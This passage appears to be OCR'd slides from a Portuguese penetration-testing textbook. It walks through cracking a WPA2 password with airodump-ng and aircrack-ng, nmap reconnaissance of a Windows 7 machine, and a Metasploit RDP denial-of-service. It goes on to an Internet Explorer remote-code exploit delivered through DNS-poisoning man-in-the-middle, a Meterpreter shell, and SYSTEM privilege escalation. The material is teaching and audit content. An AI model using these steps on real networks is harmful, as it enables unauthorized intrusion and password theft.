






![Figura 17.2 – Configure o roteador para o sistema de criptografia WPA2
Personal.
Inicie o programa Airmon-ng para criar uma interface virtual (mon0) que
será usada para os testes de intrusão em redes sem fio:
root@kali# airmong-ng start wlan0
Digite ifconfig no terminal para confirmar que a interface em modo monitor
mon0 foi criada com sucesso:
root@kali# ifconfig
Inicie a captura com o programa Airodump-ng para visualizar as redes sem
fio no alcance da placa wireless:
root@kali# airodump-ng mon0
CH 11 ][ Elapsed: 0 s ][ 2015-03-28 00:52 [ WPA handshake: 74:EA:3A:E1:E8:66 ]
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUT ESSID
74:EA:3A:E1:E8:66 -3 2 0 0 11 54e. WPA2 CCMP PSK TP-LINK_E1E866
BSSID STATION PWR Rate Lost Frames Probe
74:EA:3A:E1:E8:66 00:23:15:73:86:6C -60 0 -54 0 2
Significado dos campos:
• WPA handshake – No momento em que é capturado o 4-way
handshake de uma rede WPA/WPA2 PSK, o Airodump-ng exibe na tela
essa mensagem.
• BSSID – Endereço MAC do roteador.](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-291-2048.jpg)
![Handshake.
CH 11 ][ Elapsed: 0 s ][ 2015-03-28 00:52 [ WPA handshake: 74:EA:3A:E1:E8:66 ]
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
74:EA:3A:E1:E8:66 -31 2 0 0 11 54e. WPA2 CCMP PSK TP-LINK_E1E866
BSSID STATION PWR Rate Lost Frames Probe
74:EA:3A:E1:E8:66 00:23:15:73:86:6C -60 0 -54 0 2
Pressione Ctrl+C para interromper a captura do Airodump-ng.
Para realizar a quebra da senha, primeiro crie uma lista de palavras que
contenha a senha utilizada na rede sem fio.
Utilize o programa Aircrack-ng sobre o arquivo chaveWPA-01.cap (arquivo
.cap que contém o 4-way handshake) com a opção -w para utilizar uma lista
de palavras.
root@kali# aircrack-ng chaveWPA-01.cap -w dicionário
Aircrack-ng 1.2 beta3
[00:00:00] 100 keys tested (378.00 k/s)
KEY FOUND! [ password ]
Master Key : 5D 6E C2 8B F2 14 E1 C7 CD 50 7E 0E 30 C8 09 3A
20 72 DB E5 2B F8 FF 43 33 45 47 0F DB 8D 98 CB
Transient Key : 82 12 EC DD 48 3C 3B 03 E1 70 DF C4 45 90 CF D0
24 E3 04 61 39 EB F6 5F AB 49 A7 F4 F9 83 BF 2A
BD 1A 46 15 8B 3E B3 DC 72 8F 69 6D B0 99 FA 7D
21 2C F1 BB 48 54 5C 8E 65 32 14 8E 30 36 26 99
EAPOL HMAC : 18 17 43 92 57 41 B9 20 C2 73 BF 1C 84 BD D0 6D
O Aircrack-ng decifra a senha corretamente.](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-293-2048.jpg)
![fragilizadas. A escolha de uma senha fácil possibilitou a quebra da senha
WPA2/PSK.
No Windows 7 foram encontradas falhas tecnológicas e erros do usuário
que possibilitaram a entrada no sistema, necessitando, dessa forma, de
desinstalação dos módulos vulneráveis e conscientização do usuário.
• Vulnerabilidades no roteador TP-LINK:
• Grave:
Escolha de senhas fragilizadas.
• Vulnerabilidades no Windows 7:
• Baixas:
Computador online
Portas abertas
Detecção do sistema operacional
• Graves:
MS12_020_maxchannelids
Internet Explorer < 11 – OLE Automation Array Remote Code
Execution
3 Narrativa do ataque
3.1 Vulnerabilidade na rede sem fio
Primeiro será feita uma auditoria na rede sem fio para descoberta da senha e
posteriores testes de vulnerabilidade.
O teste é realizado com auxílio da ferramenta Airodump-ng que mostrou as
seguintes informações a respeito da rede sem fio:
CH 11 ] [ Elapsed: 0 s ] [ 2015-03-28 00:52 [ WPA handshake: 74:EA:3A:E1:E8:66 ]
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
74:EA:3A:E1:E8:66 -31 2 0 0 11 54e. WPA2 CCMP PSK TP-LINK_E1E866
BSSID STATION PWR Rate Lost Frames Probe
74:EA:3A:E1:E8:66 00:23:15:73:86:6C -60 0 -54 0 2](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-296-2048.jpg)
![O Airodump-ng nos informa a criptografia WPA2 PSK da rede TP-
LINKE1E866.
O Aircrack-ng realiza a correta recuperação da senha da rede.
Aircrack-ng 1.2 beta3
[00:00:00] 100 keys tested (378.00 k/s)
KEY FOUND! [ password ]
Master Key : 5D 6E C2 8B F2 14 E1 C7 CD 50 7E 0E 30 C8 09 3A
20 72 DB E5 2B F8 FF 43 33 45 47 0F DB 8D 98 CB
Transient Key : 82 12 EC DD 48 3C 3B 03 E1 70 DF C4 45 90 CF D0
24 E3 04 61 39 EB F6 5F AB 49 A7 F4 F9 83 BF 2A
BD 1A 46 15 8B 3E B3 DC 72 8F 69 6D B0 99 FA 7D
21 2C F1 BB 48 54 5C 8E 65 32 14 8E 30 36 26 99
EAPOL HMAC : 18 17 43 92 57 41 B9 20 C2 73 BF 1C 84 BD D0 6D
Uma vez auditada a rede sem fio, a auditoria sobre o sistema operacional
Windows 7 é possível, pois estamos conectados (via rede sem fio) à sua
correta senha.
3.2 Vulnerabilidades no Windows 7
Com auxílio da ferramenta Nmap, serão enviados pacotes para a máquina
192.168.1.103 (máquina Windows 7) com o intuito de determinar a versão
do sistema operacional utilizado, as portas abertas e a versão dos serviços
rodando nessa máquina (vulnerabilidades baixas).
Starting Nmap 6.46 ( http://nmap.org ) at 2015-03-21 15:25 BRT
Nmap scan report for 192.168.1.101
Host is up (0.00059s latency).
Not shown: 986 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
554/tcp open rtsp
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
1027/tcp open IIS
1028/tcp open unknown
1029/tcp open ms-lsa](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-297-2048.jpg)
![1030/tcp open iad1
2869/tcp open icslap
3389/tcp open ms-wbt-server
5357/tcp open wsdapi
10243/tcp open unknown
MAC Address: 08:00:27:95:9F:2A (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.97 seconds
Após descoberto o sistema operacional e as portas abertas, foi utilizado o
scanner de vulnerabilidades OpenVAS, que indicou a vulnerabilidade
MS12_020_maxchannelids (grave).
3.2.1 MS12_020_maxchannelids
O serviço de acesso remoto RDP (Remote Desktop Protocol) apresenta uma
vulnerabilidade de negação de serviço, em que a máquina é reinicializada
enviando determinados pacotes maliciosos.
O módulo auxiliary/dos/windows/rdp/ms12_020_maxchannelids da
ferramenta Metasploit foi utilizado para exploração da vulnerabilidade
ms12_020_maxchannelids.
[*] 192.168.1.101:3389 - Sending MS12-020 Microsoft Remote Desktop User-After-Free DoS
[*]192.168.1.101:3389 - 210 bytes sent
192.168.1.101:3389 - Checking RDP status...
[+] 192.168.1.101:3389 seems down
[*] Auxiliary module execution completed
3.2.2 Internet Explorer < 11 – OLE Automation Array Remote
Code Execution
Coletando-se informações da empresa Cliente®, conforme determinado no
escopo do projeto, os funcionários utilizam o navegador Internet Explorer
para acesso à internet. De posse dessa informação, é possível utilizar o](https://image.slidesharecdn.com/introduoaopentestdanielmorenoby-slayer-240102030604-3ff1c5bd/75/Introducao-ao-Pentest-Daniel-Moreno-By-Slayer-pdf-298-2048.jpg)
![exploit “Internet Explorer < 11 – OLE Automation Array Remote Code
Execution” para exploração de vulnerabilidade nas máquinas.
Técnicas como o Man-in-the-Middle permitem que requisições DNS sejam
envenenadas e redirecionadas para outros endereços.
Foi realizado um ataque de Man-in-the-Middle para redirecionar todas as
requisições para o endereço 192.168.1.100.
Com o tráfego redirecionado, o acesso à máquina Windows 7 é
estabelecido.
[*] Sending stage (751104 bytes) to 192.168.1.100
[*] Meterpreter session 1 opened (192.168.1.100:12345 -> 192.168.1.101:49159) at 2015-10-28
13:12:50 -0200
meterpreter >
3.2.3 Escalonamento de privilégios
O escalonamento de privilégios na máquina Windows 7 é realizado com o
módulo exploit/windows/local/bypassuac.
meterpreter > getuid
Server username: PCwin7
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITHYSYSTEM
